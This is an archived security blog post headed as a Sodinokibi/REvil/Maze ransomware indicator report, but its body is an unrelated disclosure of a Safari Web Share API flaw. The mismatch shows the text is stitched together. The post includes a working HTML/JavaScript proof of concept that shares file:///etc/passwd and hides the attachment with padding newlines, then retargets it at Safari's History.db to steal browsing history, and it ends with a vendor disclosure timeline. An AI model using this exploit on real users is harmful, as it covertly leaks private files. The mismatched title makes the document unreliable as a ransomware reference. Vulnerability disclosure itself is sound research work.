Sodinokibi / REvil / Maze ransomware (TTPs & IOC)

By Adam Ziaja

Archived: 2026-05-05 02:41:03 UTC

Description

In general Web Share API [https://w3c.github.io/web-share/] allows users to share links from the browser via 3rd party applications (e.g. mail and messaging apps). The problem is that file: scheme is allowed and when a website points to such URL unexpected behavior occurs. In case such a link is passed to the navigator.share function an actual file from the user file system is included in the shared message which leads to local file disclosure when a user is sharing it unknowingly. The problem is not very serious as user interaction is required, however it is quite easy to make the shared file invisible to the user. The closest comparison that comes to mind is clickjacking as we try to convince the unsuspecting user to perform some action.

Below are the steps to reproduce the issue:


2. Click “Share it with friends!”

3. Select the method (e.g. mail, messages)

4. “Send it” or “Share it” (or just inspect what has been attached)

5. Local /etc/passwd has been sent to the recipient


Sample malicious website tricking users into sharing cat pictures:



The issue exists on both MacOS and iOS, after selecting different methods of sharing we will get different results, some of them are shown below.


MacOS

Mail.app is the first choice appearing on the Web Share options. In this case we get a nice result because due to the new lines in the message the victim won't see the attachment unless he/she scrolls down to the bottom:




Only when we scroll down we can see the passwd file is actually attached to the e-mail message:

For the Messages app on MacOS it looks more interesting as no filename is displayed:




iOS


Mail.app as with MacOS version does not show the attached file unless we scroll down to the bottom of the message:



Messages for iOS display the filename so it’s not as great:



The Gmail app looks interesting as well because the filename got “obfuscated” and does not reveal that we are actually sharing the passwd file:



Proof of Concept

This is the sample code used for the demonstration:

```
<html>

<script>

var opts = {text: 'check out this cute kitten!
http://somerandomimagewebsite.com/cat.jpg\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n',
url: 'file:///etc/passwd'};

function run() {

navigator.share(opts);

}

</script>

<body>

Check out this cute kitten!
```

```
<br/>

<img width="200px" height="200px" src="cat.jpg">

<br/>

<button onclick='run();'>share it with friends!</button>

</body>

</html>
```

Stealing iOS Safari browsing history

I thought about a more useful scenario on how this bug could be used to extract sensitive information as a passwd file is only good for demonstration. It had to be something accessible from Safari app so browser history seemed like a good candidate to exfiltrate. In order to achieve that we only needed to change the url value to the following:

file:///private/var/mobile/Library/Safari/History.db

Below you can see a video demonstrating stealing user's browsing history using web share API:

Affected software

This was tested on iOS (13.4.1, 13.6), macOS Mojave 10.14.16 with Safari 13.1 (14609.1.20.111.8) and on macOS Catalina 10.15.5 with Safari 13.1.1 (15609.2.9.1.2).

As for today (24/08/2020) there is no fix available.

Disclosure timeline

17/04/2020 – Issue discovered and reported to Apple

21/04/2020 – Report acknowledged by Apple, informing they would investigate the issue

22/04/2020 – An updated report containing a small clarification was sent

28/04/2020 – Asked for an status update

29/04/2020 – Received a reply that the report is being analyzed

11/05/2020 – Asked for an status update

13/05/2020 – Apple reply that they are still investigating and have no updates on the issue

11/06/2020 – Asked for a status update, no reply

02/07/2020 – Asked for a status update, no reply

13/07/2020 – Asked for a status update, no reply

21/07/2020 – Asked for a status update and if Apple needs more time to address the issue as I informed that I intend to publish information about this case after 24/07/2020 if there is no reply / no objections from Apple side to make it public.

23/07/2020 – Apple responded they are investigating and will follow up as soon as they have an update

02/08/2020 – Asked for a status update and announced disclosure to be on 24/08/2020

14/08/2020 – Apple replied asking not to publish the details as they plan to address the issue in the Spring 2021 security update

17/08/2020 – Replied that waiting with the disclosure for almost an additional year, while 4 months already have passed since reporting the issue is not reasonable

24/08/2020 – This post has been published

Source: https://blog.redteam.pl/2020/05/sodinokibi-revil-ransomware.html